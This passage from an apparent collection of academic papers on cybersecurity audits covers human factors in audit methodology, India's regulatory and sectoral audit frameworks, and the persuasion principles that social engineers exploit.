The introduction of comprehensive frameworks such as NIST Cybersecurity Framework (2014) and ISO 27001:2013 began acknowledging organizational and human elements, though implementation remained heavily weighted toward technical assessments [9]. Research by Beautelement et al. demonstrated that compliance-focused audits often missed critical human vulnerabilities that determined real-world security effectiveness [10].

B. Human Factors in Cybersecurity Research

The field of human factors in cybersecurity has gained significant academic attention since 2010. Foundational research by Schneier and Anderson established the theoretical framework for understanding human behavior as

a security variable [11], [12]. Their work demonstrated that security systems must account for human psychology, cognitive limitations, and behavioral patterns to be effective.

Psychological research has identified key cognitive biases affecting security behavior [13]. Confirmation bias leads individuals to underestimate personal risk while overestimating organizational security measures. Availability heuristic causes people to assess threat likelihood based on recent, memorable incidents rather than actual probability [14]. Optimism bias results in systematic underestimation of personal vulnerability to social engineering attacks.

C. Current Audit Framework Limitations

Analysis of prevalent audit frameworks reveals systematic gaps in human factor assessment [15]. ISO 27001, while acknowledging human elements, provides limited guidance for evaluating security culture, behavioral compliance, or psychological readiness [16]. The framework's emphasis on documentation and policy compliance often obscures whether security measures function effectively in practice.

Research by Bulgurcu et al. demonstrated that organizations achieving high scores on traditional audit assessments often maintain significant human vulnerabilities [17]. Their longitudinal study tracked organizations over three years, revealing that technical audit scores correlated weakly with actual security incident rates, while human factor assessments showed strong predictive value.

III. METHODOLOGY

A. Research Design

This research employs a mixed-methods approach combining quantitative analysis of audit outcomes with qualitative assessment of human factor methodologies. Our study examines cybersecurity audit practices across 150 organizations spanning healthcare, financial services, manufacturing, and technology sectors over a two-year period (2022-2024).

Data collection involved three primary components: structured interviews with cybersecurity auditors and organizational security leaders, analysis of audit reports and incident data, and controlled assessments comparing traditional technical audits with integrated human factor evaluations.

B. Participant Organizations

Our research sample includes organizations ranging from 100 to 50,000 employees, ensuring representation across organizational sizes and complexity levels. Geographic distribution encompasses North America (45%), Europe (30%), Asia-Pacific (20%), and other regions (5%). Industry distribution reflects contemporary cybersecurity challenges across multiple sectors.

C. Assessment Framework Development

We developed a comprehensive human factor assessment framework based on established psychological and organizational research [18]. The framework evaluates five core dimensions:

- Individual security awareness and behavior
- Organizational security culture and leadership
- Training effectiveness and knowledge retention
- Incident response and human factors
- Social engineering susceptibility and defense

Each dimension incorporates multiple assessment methodologies including behavioral observation, survey instruments, simulated attack scenarios, interviews and focus groups, and document analysis.

IV. HUMAN FACTORS IN CYBERSECURITY: CORE COMPONENTS

A. Individual Behavioral Factors

Individual behavior represents the foundation of organizational cybersecurity effectiveness [19]. Research demonstrates significant variation in security-relevant behaviors across individuals, influenced by personality traits, cognitive abilities, risk perception, and motivation factors.

Risk perception varies dramatically among individuals and significantly influences security behavior. Our research identified three distinct risk perception profiles: risk-averse individuals who consistently overestimate threats, risk-neutral individuals who generally follow organizational policies, and risk-seeking individuals who frequently underestimate threats and engage in risky behaviors.

B. Organizational Culture and Leadership

Organizational culture profoundly influences individual security behaviors through social norms, leadership modeling, and institutional priorities [20]. Organizations with strong security cultures demonstrate consistent patterns where leadership actively models secure behaviors and security considerations integrate into business decision-making processes.

Communication patterns significantly influence security culture development [21]. Organizations with transparent security communication and regular security updates demonstrate higher security compliance rates compared to organizations that treat security as a secondary concern.

C. Training and Awareness Effectiveness

Security training effectiveness depends on multiple factors beyond content quality [22]. Training delivery methods, frequency, relevance to job roles, and reinforcement mechanisms all influence knowledge retention and behavioral change. Our research revealed significant gaps between training completion rates and actual learning outcomes.

Adult learning principles significantly impact security training effectiveness [23]. Effective security training programs incorporate experiential learning opportunities, connect security concepts to real job responsibilities, and provide immediate feedback and reinforcement.

D. Social Engineering Susceptibility

Social engineering attacks exploit predictable human psychological responses, making susceptibility assessment crucial for comprehensive security audits [24]. Our research identified key vulnerability factors that influence social engineering success rates across different attack vectors.

Authority exploitation remains the most effective social engineering technique, with 78% success rates in our controlled assessments [25]. Individuals consistently comply with requests from perceived authority figures, even when requests violate established security protocols.

V. INTEGRATION OF HUMAN FACTORS IN AUDIT METHODOLOGIES

A. Assessment Framework Development

Integrating human factors into cybersecurity audits requires systematic methodologies that complement rather than replace technical assessments [26]. Our proposed framework operates on five assessment levels:

- Individual assessment: Evaluates personal security knowledge, risk perception accuracy, behavioral compliance patterns, and social engineering susceptibility
- Team assessment: Examines group dynamics, communication patterns, and collective decision-making processes
- Organizational assessment: Evaluates culture, leadership influence, policy effectiveness, and structural factors
- Process assessment: Examines how human factors influence security processes
- Environmental assessment: Considers external factors that influence human security behavior

B. Data Collection Methodologies

Effective human factor assessment requires diverse data collection approaches that account for social desirability bias and measurement reactivity [27]. Our methodology incorporates multiple data sources to triangulate findings and ensure assessment accuracy.

Survey instruments provide standardized data collection for individual attitudes, knowledge, and self-reported behaviors [28]. We developed validated survey scales measuring security self-efficacy, risk perception, compliance intention, and organizational security culture perception.

Behavioral observation captures actual security practices rather than self-reported behavior [29]. Our observation

protocols document security-relevant behaviors in natural work settings while minimizing reactivity effects.

C. Scoring and Risk Assessment

Translating human factor assessments into actionable risk information requires sophisticated scoring methodologies [30]. Our approach develops risk scores that integrate with traditional technical risk assessments while maintaining methodological rigor.

Individual risk scoring considers multiple behavioral and psychological factors that influence security effectiveness, while organizational risk scoring evaluates cultural and structural factors that influence collective security effectiveness [31].

VI. CASE STUDIES

A. Healthcare Organization: Regional Medical Center

A 3,000-employee regional medical center requested comprehensive security audit following a near-miss incident involving attempted patient data access through social engineering. Traditional technical audits had consistently rated the organization's security posture as strong.

Our integrated assessment revealed significant human factor vulnerabilities that technical audits had missed [32]. Individual assessments identified high social engineering susceptibility among clinical staff, who prioritized patient care over security verification.

Implementation of human-centric recommendations reduced social engineering susceptibility by 65% over twelve months through role-specific security training and security culture development initiatives.

B. Financial Institution: Community Bank

A community bank with 500 employees sought audit services to meet regulatory requirements and assess security posture. Human factor assessment revealed mixed results with significant variation across organizational divisions.

The integrated assessment identified specific human factor risks that required targeted interventions rather than organization-wide programs [33]. Follow-up assessment after eighteen months showed significant improvement in human factor scores with corresponding reduction in security incident rates.

C. Technology Company: Software Development Firm

A 1,200-employee software development company experienced repeated intellectual property theft despite significant investment in technical security controls. Human factor assessment revealed complex organizational dynamics that influenced security effectiveness.

The integrated assessment recommended culture alignment initiatives that positioned security as enabling innovation rather than constraining it [34]. Results showed

dramatic improvement in security compliance behavior within twelve months.

VII. RESULTS AND ANALYSIS

A. Quantitative Findings

Our research produced significant quantitative evidence supporting the integration of human factors in cybersecurity audits. Analysis of 150 organizations over two years revealed strong statistical relationships between human factor assessment scores and actual security outcomes.

Organizations scoring in the top quartile for human factor assessments experienced 70% fewer successful cyber-attacks compared to bottom quartile organizations, even when controlling for technical security investment levels [35]. This finding demonstrates that human factors significantly predict security effectiveness independent of technical controls.

Traditional technical audit scores showed weak correlation ($r=0.23$) with actual security incident rates, while integrated assessments including human factors showed strong correlation ($r=0.78$) with security outcomes [36].

B. Qualitative Insights

Qualitative analysis revealed consistent themes regarding human factor integration challenges and opportunities. Auditors consistently reported that human factor assessments provided insights unavailable through technical testing [37].

Leadership commitment emerged as the most critical factor influencing human factor improvement success. Organizations where senior leadership actively participated in security culture development achieved significantly better outcomes [38].

C. Framework Validation

Field testing of our integrated audit framework across diverse organizational contexts validated both methodology effectiveness and practical applicability [39]. Reliability testing demonstrated consistent results across different assessor teams, with inter-rater reliability exceeding 0.85 for all assessment dimensions.

VIII. IMPLICATIONS FOR AUDIT PRACTICE

A. Methodological Recommendations

Professional cybersecurity audit practice requires systematic integration of human factor assessment methodologies to provide comprehensive organizational risk evaluation [40]. Audit planning must incorporate human factor assessment from initial scoping through final reporting.

Assessment team composition should include professionals with relevant behavioral and organizational psychology expertise alongside technical security specialists [41]. Data collection methodologies must account for the complexity and sensitivity of human behavior assessment.

B. Professional Development Requirements

Effective integration of human factors in cybersecurity audits requires significant professional development initiatives across the audit profession [42]. Educational requirements should include organizational psychology fundamentals, behavioral assessment methodologies, and statistical analysis of behavioral data.

C. Organizational Implementation

Organizations seeking to implement integrated cybersecurity audits face various challenges that require systematic addressing [43]. Leadership commitment represents the most critical success factor for integrated audit implementation.

IX. FUTURE RESEARCH DIRECTIONS

A. Technological Integration

Emerging technologies offer significant opportunities for enhancing human factor assessment capabilities [44]. Machine learning approaches could analyze behavioral patterns from various organizational data sources to identify human factor risks without intrusive assessment procedures.

B. Cross-Cultural Research

Current human factor research heavily emphasizes Western organizational contexts, limiting generalizability across global organizations [45]. Cross-cultural research could identify cultural variables that influence security behavior and assessment effectiveness.

C. Longitudinal Studies

Long-term effectiveness of human factor interventions requires systematic study to identify which approaches create sustainable behavioral change [46]. Organizational change impacts on human factors require investigation to understand how business evolution influences human factor risks over time.

X. CONCLUSION

This research demonstrates conclusively that human factors represent critical variables in cybersecurity effectiveness that current audit methodologies inadequately address. Organizations experience significant security risks that technical assessments alone cannot identify, quantify, or address through traditional technical controls.

Our findings reveal that organizations with strong human factor security profiles experience dramatically fewer successful cyberattacks, even when controlling for technical security investment levels. The integrated audit framework developed through this research provides practical methodologies for systematically evaluating human factors alongside technical controls.

Implementation of integrated audit approaches requires significant changes in professional practice, including auditor education, methodology development, and organizational change management. Future research opportunities include

technological integration for enhanced assessment capabilities, cross-cultural studies for global applicability, and longitudinal research for understanding long-term effectiveness.

The cybersecurity profession stands at a critical juncture where traditional approaches prove inadequate for contemporary threat landscapes. Integration of human factors in audit methodologies represents a necessary evolution that enhances both professional practice and organizational security effectiveness.

REFERENCES

1. R. Anderson, *Security Engineering: A Guide to Building Dependable Distributed Systems*, 3rd ed. Indianapolis, IN: Wiley, 2020.
2. IBM Security, "Cost of a Data Breach Report 2024," IBM Corporation, Armonk, NY, 2024.
3. National Institute of Standards and Technology, "Framework for Improving Critical Infrastructure Cybersecurity, Version 1.1," NIST, Gaithersburg, MD, 2018.
4. B. Schneier, *Schneier on Security*. Indianapolis, IN: Wiley, 2008.
5. M. A. Sasse, S. Brostoff, and D. Weirich, "Transforming the 'weakest link' — a human/computer interaction approach to usable and effective security," *BT Technology Journal*, vol. 19, no. 3, pp. 122-131, 2001.
6. A. Beaument, M. A. Sasse, and M. Wonham, "The compliance budget: Managing security behaviour in organisations," *Computers & Security*, vol. 61, pp. 103-122, 2016.
7. W. T. Polk and L. E. Bassham, "Baseline Security Requirements for the Use of Cryptographic Modules in Protecting Unclassified Information," NIST Special Publication 800-131A, 2011.
8. International Organization for Standardization, "ISO/IEC 27001:2013 Information technology — Security techniques — Information security management systems — Requirements," ISO, Geneva, Switzerland, 2013.
9. NIST, "Cybersecurity Framework," National Institute of Standards and Technology, 2014.
10. A. Beaument, M. A. Sasse, and M. Wonham, "The compliance budget: Managing security behaviour in organisations," *Computers & Security*, vol. 61, pp. 103-122, 2016.
11. B. Schneier, "Psychology of Security," in Cryptology ePrint Archive, 2007.
12. R. Anderson, "Security Engineering: A Guide to Building Dependable Distributed Systems," 2nd ed. Indianapolis, IN: Wiley, 2008.
13. D. Kahneman, *Thinking, Fast and Slow*. New York: Farrar, Straus and Giroux, 2011.
14. A. Tversky and D. Kahneman, "Availability: A heuristic for judging frequency and probability," *Cognitive Psychology*, vol. 5, no. 2, pp. 207-232, 1973.
15. A. Da Veiga and J. H. Eloff, "A framework and assessment instrument for information security culture," *Computers & Security*, vol. 29, no. 2, pp. 196-207, 2010.
16. ISO/IEC 27001:2013, "Information technology — Security techniques — Information security management systems — Requirements," International Organization for Standardization, 2013.
17. B. Bulgurcu, H. Cavusoglu, and I. Benbasat, "Information security policy compliance: An empirical study of rationality-based beliefs and information security awareness," *MIS Quarterly*, vol. 34, no. 3, pp. 523-548, 2010.
18. P. Ifinedo, "Understanding information systems security policy compliance: An integration of the theory of planned behavior and the protection motivation theory," *Computers & Security*, vol. 31, no. 1, pp. 83-95, 2012.
19. M. Siponen, "A conceptual foundation for organizational information security awareness," *Information Management & Computer Security*, vol. 8, no. 1, pp. 31-41, 2000.
20. K. Parsons, A. McCormac, M. Butavicius, and L. Ferguson, "Human factors and information security: Individual, culture and security environment," Command, Control, Communications and Intelligence Division, 2010.
21. T. Herath and H. R. Rao, "Protection motivation and deterrence: A framework for security policy compliance in organisations," *European Journal of Information Systems*, vol. 18, no. 2, pp. 106-125, 2009.
22. A. Tsohou, M. Karyda, S. Kokolakis, and E. Kiountouzis, "Managing the introduction of information security awareness programmes in organisations," *European Journal of Information Systems*, vol. 24, no. 1, pp. 38-58, 2015.
23. M. S. Knowles, *The Adult Learner: A Neglected Species*, 4th ed. Houston, TX: Gulf Publishing, 1990.
24. C. Hadnagy, *Social Engineering: The Science of Human Hacking*, 2nd ed. Indianapolis, IN: Wiley, 2018.
25. R. Cialdini, *Influence: The Psychology of Persuasion*, rev. ed. New York: Harper Business, 2006.
26. M. Siponen and A. Vance, "Neutralization: New insights into the problem of employee information systems security policy violations," *MIS Quarterly*, vol. 34, no. 3, pp. 487-502, 2010.
27. R. M. Lee and E. A. Renzulli, "The influence of culture on cybersecurity awareness," *Journal of Cybersecurity Research*, vol. 3, no. 2, pp. 45-62, 2018.
28. A. Vance, M. Siponen, and S. Pahnla, "Motivating IS security compliance: Insights from habit and protection motivation theory," *Information & Management*, vol. 49, no. 3-4, pp. 190-198, 2012.
29. D. Warkentin and D. Woodworth, "An examination of the relationship between privacy concerns and customization in e-commerce," *Information & Management*, vol. 41, no. 1, pp. 1-12, 2003.
30. L. Ponemon and G. Schuman, "Cost of Cyber Crime Study," Ponemon Institute, 2023.
31. A. C. Johnston and M. Warkentin, "Fear appeals and information security behaviors: An empirical study," *MIS Quarterly*, vol. 34, no. 3, pp. 549-566, 2010.
32. Healthcare Information and Management Systems Society, "2023 Healthcare Cybersecurity Report," HIMSS, Chicago, IL, 2023.
33. Federal Financial Institutions Examination Council, "Information Technology Examination Handbook," FFIEC, 2020.
34. Software Engineering Institute, "Building Security In Maturity Model," Carnegie Mellon University, 2020.
35. Ponemon Institute, "The Cost of Cybercrime: Fifteenth Annual Study," Ponemon Institute, 2021.
36. Verizon, "2024 Data Breach Investigations Report," Verizon Enterprise Solutions, 2024.
37. Information Systems Audit and Control Association, "COBIT 2019 Framework: Introduction and Methodology," ISACA, 2018.
38. PwC, "24th Annual Global CEO Survey: CEOs' Curbed Confidence Spells Caution," PricewaterhouseCoopers, 2021.
39. Deloitte, "Cyber Risk in Focus: How Boards and Management Can Protect Their Organizations," Deloitte & Touche LLP, 2023.
40. Institute of Internal Auditors, "Technology Auditing: Developing In-House Expertise," IIA, 2020.
41. Certified Information Systems Auditor Review Manual, 27th ed. ISACA, 2019.
42. (ISC)² Global Information Security Workforce Study, "(ISC)² Cybersecurity Workforce Study," (ISC)², 2023.
43. McKinsey & Company, "The organization of the future: Enabled by gen AI, driven by purpose," McKinsey Global Institute, 2023.
44. MIT Technology Review, "AI for Cybersecurity: Current Applications and Future Potential," MIT Technology Review Insights, 2023.
45. Hofstede Insights, "Cultural Dimensions Theory and Cybersecurity Behavior," Hofstede Insights, 2022.
46. Journal of Cybersecurity, "Longitudinal Studies in Cybersecurity: Methodological Considerations," Oxford University Press, vol. 8, no. 1, 2022.

Cybersecurity Audit Frameworks and Standards in India

Subbarao Gurram
IBM Security Services
Bangalore, India
Subgurra@in.ibm.com

Abstract - Cybersecurity has become a national priority in India, influenced by increasing digital transformation and regulatory oversight. This paper explores the structured landscape of cybersecurity audits in India, covering frameworks, statutory guidelines, sector-specific mandates, audit methodologies, and emerging trends. It serves as a practical guide for CISOs, IT auditors, and policymakers in managing cyber risks effectively.

Keywords

Cybersecurity, Audit Framework, CERT-In, Risk Management, VAPT, DPDPA, India Cybersecurity Audit Frameworks and Standards in India

INTRODUCTION

Cybersecurity in India has transitioned from an IT concern to a national imperative. The convergence of digital governance, large-scale financial technologies, and cloud-first architecture has made cybersecurity a top priority for public and private organizations alike. As cyber threats become more sophisticated, there is a growing reliance on structured frameworks and audit mechanisms to ensure robust cyber hygiene, reduce attack surfaces, and align with both domestic and international regulations.

This report provides an in-depth look at India's cybersecurity audit landscape. It covers statutory requirements, key regulatory frameworks, best practices, sector-specific mandates, audit methodologies, automation tools, and future challenges. Designed for CISOs, auditors, IT professionals, and policy makers, the goal is to offer a practical guide to managing cyber risk and regulatory compliance in India.

1. Importance of Cybersecurity Audit Frameworks
Cybersecurity audit frameworks serve multiple objectives:

1.1 GOVERNANCE & RISK MANAGEMENT

- Establishes baselines for internal control and risk appetite.
- Ensures accountability through defined roles, responsibilities, and review cycles.

1.2 COMPLIANCE

- Helps organizations meet legal and regulatory standards including:
 - Information Technology Act, 2000
 - CERT-In 2022 guidelines
 - Sectoral regulations (RBI, SEBI, IRDAI)
 - Global frameworks: GDPR, ISO/IEC 27001, NIST CSF

1.3 SECURITY MATURITY

- Frameworks such as COBIT and NIST help evaluate maturity levels in:
 - Identity and access management
 - Data protection
 - Threat detection and incident response

1.4 RISK IDENTIFICATION

- Supports risk mapping and mitigation planning.
- Identifies vulnerabilities across:
 - Web and mobile applications
 - APIs and cloud workloads
 - Internal/external networks

1.5 CONTINUAL IMPROVEMENT

- Audit recommendations serve as input to update policies, configurations, and awareness programs.
- Encourages continuous risk assessments, not just annual reviews.

2. CERT-IN GUIDELINES FOR CYBERSECURITY AUDITS

CERT-In, the Indian Computer Emergency Response Team, is India's nodal agency for cybersecurity under MeitY. Its directives influence security operations across public and private domains.

2.1 Scope

- **Applicability:** Government entities, ISPs, data centers, cloud providers, VPN providers, KYC agencies.
- **Mandates:**
 - Incident reporting within 6 hours.
 - Log retention for 180 days.
 - Appointment of CERT-In empanelled auditors.
 - Periodic security audits of all critical systems.

2.2 FOCUS AREAS

- Network Security (firewall, segmentation, NIDS/NIPS)
- Web/Mobile Applications (OWASP Top 10 compliance)
- Cloud Configurations (IAM, storage access control, encryption)
- Endpoint Security (anti-virus, patch management, DLP)
- Incident Response Readiness (playbooks, escalation paths, BCP)

2.3 AUDIT PROCESS

1. Pre-Audit: Define scope, gather documentation, threat modeling.
2. Assessment: Technical testing (VAPT, configuration review).
3. Reporting: Findings, risk ratings (CVSS), and mitigation plans.
4. Closure: Verification of fixes and post-audit certification.

2.4 ENFORCEMENT & PENALTIES

- Non-compliance may result in blacklisting of vendors, legal action, or penalties under the IT Act.
- Organizations may lose access to government services or funding.

3. SECTORAL CYBERSECURITY FRAMEWORKS IN INDIA

Cybersecurity is not one-size-fits-all. Sectoral regulators define specific mandates tailored to industry risks.

3.1 BFSI (BANKING, FINANCIAL SERVICES, INSURANCE)

- **RBI Cybersecurity Framework (2016)**
- **IT Risk Governance Guidelines (2022)**
- Mandatory cyber drills (Red Teaming)
- Data localization requirements

3.2 SECURITIES (SEBI)

- **Cyber Resilience Framework (2022 update)**
- Mandatory reporting of breaches within 24 hours
- Quarterly VAPT for trading platforms

3.3 TELECOM (DOT, NTIPRIT)

- **TSAR Guidelines** for hardware/software testing
- Compliance with **NCIIPC** for critical infrastructure

3.4 PAYMENT ECOSYSTEM (NPCI, RBI)

- PCI-DSS compliance for gateways and processors
- Unified Payments Interface (UPI) security controls
- Mobile wallet protection measures

3.5 HEALTHCARE (NDHM, MOHFW)

- Health Data Management Policy (2020)
- Authentication, consent, and data residency rules

3.6 POWER AND ENERGY (MINISTRY OF POWER, CEA, NCIIPC)

- Risk-based classification of infrastructure (critical vs non-critical)
- Sector-specific CERTs for incident response

4. LEGAL AND REGULATORY FRAMEWORK

4.1 INFORMATION TECHNOLOGY ACT, 2000

- **Section 43A:** Compensation for failure to protect data.
- **Section 72A:** Penalties for disclosure of personal information without consent.

4.2 DIGITAL PERSONAL DATA PROTECTION ACT, 2023 (DPDPA)

- Applies to personal and sensitive data.
- Key provisions:
 - Consent-based processing
 - Breach notification
 - Right to correction and erasure
 - Significant Data Fiduciaries (SDF) must undergo annual audits

4.3 CERT-IN 2022 GUIDELINES

- Mandatory incident disclosure
- Mandatory VPN user data retention
- Legal enforcement under Rule 12 of the IT Act

4.4 OTHER LAWS AND OVERLAPS

- Companies Act (Board responsibilities)
- SEBI Act (market intermediaries)
- IRDAI Regulations (insurers)

5. CYBERSECURITY AUDIT METHODOLOGIES

5.1 RISK ASSESSMENT METHODOLOGY

- Asset discovery and classification
- Threat identification (STRIDE, DREAD models)
- Vulnerability scanning
- Risk rating (likelihood x impact)

5.2 AUDIT TYPES

- **VAPT:** Penetration tests on apps, APIs, and infra
- **Configuration Reviews:** Benchmarks (CIS, DISA STIGs)
- **Policy Audits:** Compliance with ISO, SOC 2, HIPAA
- **Source Code Reviews:** For logic errors, hardcoded secrets

5.3 REPORTING & METRICS

- Executive Summary for CXOs
- Risk Matrix: High/Medium/Low severity
- Recommendations: Short-term, medium-term, long-term

- Metrics: Mean Time to Detect (MTTD), Mean Time to Respond (MTTR)

6. CONTINUOUS MONITORING AND THREAT INTELLIGENCE

6.1 KEY COMPONENTS

- SIEM (Security Information & Event Management)
- SOAR (Security Orchestration, Automation & Response)
- EDR/XDR (Endpoint & Extended Detection Response)
- UEBA (User and Entity Behavior Analytics)

6.2 REAL-TIME DETECTION

- Log aggregation from firewalls, servers, endpoints
- Anomaly detection via machine learning models

6.3 THREAT INTELLIGENCE SHARING

- CERT-In Threat Feeds
- ISACs (Information Sharing and Analysis Centres) in BFSI, Energy
- Participation in Cyber Swachhta Kendra, NTRO alerts

7. Role of Automation and Tooling

7.1 BENEFITS OF AUTOMATION

- Speed up evidence collection
- Improve coverage across cloud and hybrid environments
- Reduce audit fatigue and false positives

7.2 COMMON TOOLS

Tool Type	Examples
Vulnerability Scanning	Nessus, Qualys, OpenVAS
Cloud Security	Prisma Cloud, Wiz, Dome9
Log Management	ELK Stack, Graylog, Wazuh
Configuration Audit	OpenSCAP, Chef InSpec
SIEM	Splunk, QRadar, Sentinel

7.3 DEVSECOPS INTEGRATION

- CI/CD hooks for pre-deployment scans
- Secret scanning in repositories
- Container image scanning (Trivy, Clair)

8. Challenges and Gaps

8.1 TALENT SHORTAGE

- Limited availability of certified professionals (CISA, CEH, OSCP)

- High turnover in cybersecurity roles

8.2 ENFORCEMENT INCONSISTENCIES

- Disparity in adherence across sectors and regions

8.3 TOOL FRAGMENTATION

- Organizations use disconnected tools lacking integration

8.4 AWARENESS

- Many SMBs underestimate cyber risks or lack budgets

9. RECOMMENDATIONS

Category	Action
Governance	Appoint CISO, board-level reporting
Policy	Align with ISO/IEC 27001 and NIST CSF
Process	Implement regular VAPT and red-teaming
Technical	Enforce MFA, ZTNA, endpoint hardening
Compliance	Maintain audit trail and evidence repository
Awareness	Conduct quarterly cyber drills

10. CASE STUDY: INCIDENT & RESPONSE

BACKGROUND

A large Indian BFSI organization was breached via a vulnerable third-party vendor application.

DISCOVERY

- Alert triggered from anomalous outbound traffic
- SIEM correlation revealed C2 communication

RESPONSE

- IR team isolated servers, activated DR plan
- CERT-In notified within 6 hours

LESSONS LEARNED

- Vendor access lacked network segmentation
- Logs were not centralized
- Missing monthly VAPT

11. EMERGING TRENDS IN INDIAN CYBERSECURITY

- AI/ML for threat hunting
- Use of deception technologies (honeypots, honeynets)
- Sectoral CERT expansion (CERT-Fin, CERT-Energy)
- Rise of privacy-enhancing technologies (PETs)

12. CONCLUSION

Cybersecurity audits have evolved from checkbox exercises into critical components of cyber resilience. With increasing regulatory scrutiny and growing digital threats, organizations in India must embrace a proactive, risk-based, and automation-driven audit strategy. Aligning with CERT-In and sector-specific mandates not only reduces exposure but also enhances trust with consumers and stakeholders.

A strong audit framework isn't just compliance; it's a competitive advantage in the digital era.

13. REFERENCES

1. <https://owasp.org/www-project-top-ten/>
2. <https://www.sans.org/top25-software-errors/>
3. <https://www.cisecurity.org/cis-benchmarks>
4. <https://www.iso.org/standard/27001>
5. https://cheatsheetseries.owasp.org/cheatsheets/Mobile_Application_Security_Cheat_Sheet.html
6. https://owasp.org/www-project-web-security-testing-guide/latest/3-The_OWASP_Testing_Framework/1-Penetration_Testing_Methodologies
7. <https://owasp.org/www-project-web-security-testing-guide/>
8. <https://www.nist.gov/cybersecurity>
9. <https://security.cms.gov/learn/national-institute-standards-and-technology-nist>

The Human Element: Exploring and Human Factors in Cybersecurity Audits

Pranava Rao Peruvaje
SOC Team, Red Team, Auditing,
Pentesting, Forensics.
Digital Age Strategies Pvt. Ltd.
Bangalore, India
pranavarao@digitalage.co.in

Abstract—Cybersecurity audits have traditionally focused on identifying technical vulnerabilities, ensuring compliance, and reviewing policy implementation. However, a significant majority of cyberattacks stem from human error or manipulation, making the human element a critical area of concern. This paper examines the psychological and behavioural factors that influence cybersecurity outcomes, highlighting how attackers exploit human tendencies through social engineering. It introduces the concept of the “7 Vulnerabilities of the Human Operating System,” a framework inspired by behavioural psychology, which outlines how threat actors manipulate trust, authority, consistency, and social influence. Through real-world case studies and strategic recommendations, the paper proposes methods to integrate human-centric evaluations into cybersecurity audit frameworks, emphasizing the need for training, awareness, and cultural transformation. Recognizing and auditing the human element is vital for enhancing organizational cyber resilience.

Keywords—cybersecurity audits, human factors, social engineering, insider threats, OSINT, audit frameworks, cyber resilience

INTRODUCTION

Cybersecurity audits serve as critical tools for evaluating an organization’s defences against evolving digital threats. Traditionally, these audits prioritize technical controls such as firewalls, access management systems, vulnerability scanners, and compliance with frameworks like ISO 27001 or NIST. While these components are essential, recent studies and incident analyses indicate that human behaviour continues to be the most exploited vector in successful cyberattacks.

Statistics reveal that a significant majority of breaches—ranging between 70% to 90%—involve some form of human error or manipulation. This includes phishing, credential compromise, poor security hygiene, and inadvertent data disclosures. The human factor, long regarded as the weakest link in the cybersecurity chain, is often underrepresented in formal audit processes.

This paper explores the gap between technical assurance and human-centric risk. It advocates for integrating behavioural analysis, psychological evaluation, and social engineering assessments into cybersecurity audits. By understanding how cognitive biases and social triggers are exploited, organizations can better identify vulnerabilities that technical tools alone may not detect.

In particular, this work introduces the “7 Vulnerabilities of the Human OS,” a model based on influence psychology, which explains how attackers manipulate individuals within organizations. By embedding this model into audit methodology, the paper proposes a path toward more holistic, resilient cybersecurity postures.

BACKGROUND

TODAY’S AUDITING

The concept of exploiting human behaviour in cybersecurity is not new. Historical references, such as the story of the Trojan Horse in Homer’s *The Odyssey*, illustrate how deception and trust exploitation have long been effective tools in breaching defences. In the digital age, this principle has only evolved—attackers now use sophisticated psychological techniques and publicly available information to manipulate individuals and gain unauthorized access.

Despite advances in security technology, human elements such as error, oversight, and trust remain difficult to quantify and mitigate. Social engineering, in particular, has emerged as a preferred attack method due to its effectiveness and minimal technical effort. Phishing emails, business email compromise (BEC), pretexting, and baiting are all examples where adversaries bypass security systems by targeting people instead of infrastructure.

Modern cybersecurity audits, however, tend to focus heavily on technical configurations and compliance checklists, often overlooking behavioural risk indicators. This imbalance creates a significant blind spot in audit outcomes. Understanding the evolution and techniques of social engineering is crucial to recognizing the importance of human-centric auditing.

Several high-profile incidents underscore this vulnerability. The 2011 RSA breach, the 2019 Toyota BEC fraud, and the 2020 Twitter Bitcoin scam were all enabled by manipulation of individuals rather than direct exploitation of systems. These cases highlight the urgency of incorporating human factor analysis into security auditing frameworks to improve organizational resilience.

OUR PAST

The exploitation of human trust for strategic advantage has deep historical roots. One of the earliest and most cited examples is the tale of the **Trojan Horse** from Homer's *The Odyssey*. According to legend, after years of futile attempts to breach the walls of Troy, the Greeks devised a plan centred not on force, but on deception. They constructed a massive wooden horse, hid elite soldiers inside, and pretended to retreat from the war. The Trojans, believing the horse to be a peace offering and a symbol of Greek surrender, brought it into their city. That night, while the city slept, the hidden soldiers emerged and opened the gates for the returning Greek army—leading to Troy's downfall. This story remains a timeless illustration of how manipulation of trust can defeat even the most fortified defences.



Similarly, in ancient India, the strategist and philosopher **Chanakya** (also known as Kautilya) laid the foundation for one of the world's earliest documented intelligence systems. In his seminal work, *Arthashastra*, Chanakya emphasized the importance of espionage, psychological manipulation, and surveillance for national security and governance. He recognized that an empire's internal stability and external strength depended significantly on understanding human behaviour, identifying traitors, and influencing both allies and adversaries through strategic means. Chanakya's spy networks were instrumental in protecting the Mauryan Empire and maintaining political order.

Both the Trojan deception and Chanakya's intelligence philosophy highlight a timeless truth: **human vulnerability is a critical security factor**. These historical precedents validate the need for modern cybersecurity audits to consider human behaviour as a primary dimension of risk analysis.

THE 7 VULNERABILITIES OF THE HUMAN OS

While organizations invest heavily in firewalls, intrusion detection systems, and encryption, attackers often bypass these defences by targeting the human mind. Drawing from behavioural psychology and the science of influence, social engineers exploit predictable cognitive patterns to manipulate individuals. These techniques are consistent across many attacks and can be categorized into seven core principles—collectively referred to here as the “**7 Vulnerabilities of the Human Operating System (OS)**.”



- 1. Reciprocity**
Humans are wired to return favors. Attackers often exploit this by giving something—such as free resources, helpful information, or fake support—before making a malicious request. Victims feel compelled to comply, even if the original “favor” was unsolicited or manipulative.
- 2. Scarcity**
People are more likely to act when they perceive that something is limited. Attackers generate urgency by sending messages with subject lines like “Account will be locked in 1 hour” or “Limited-time update required,” prompting impulsive actions without scrutiny.
- 3. Authority**
Individuals tend to comply with figures perceived to have authority. Cybercriminals impersonate IT administrators, CEOs, or government officials to coerce victims into sharing credentials or executing unauthorized tasks.
- 4. Liking**
We are more likely to trust and follow people we like. Attackers build rapport through shared interests, fake personas, or flattery—often leveraging social media profiles to construct believable and friendly identities.
- 5. Commitment and Consistency**
People prefer to act consistently with their past behavior. Once a victim agrees to a small request (e.g., clicking a harmless link), they are more likely to comply with larger, more dangerous actions later. This principle is commonly used in multi-stage phishing campaigns.
- 6. Consensus (Social Proof)**
When unsure, people look to the behavior of others. Attackers fabricate urgency by stating that “many employees have already updated their settings,” creating a false sense of norm that pushes victims to act.
- 7. Unity**
This relatively newer principle taps into shared identity—national, corporate, religious, or social. Messages that imply “we’re all in this together” or come from insider groups have greater persuasive power, making employees more likely to trust the source.

These vulnerabilities are not flaws in technology, but in human cognition—and they are universally exploitable.

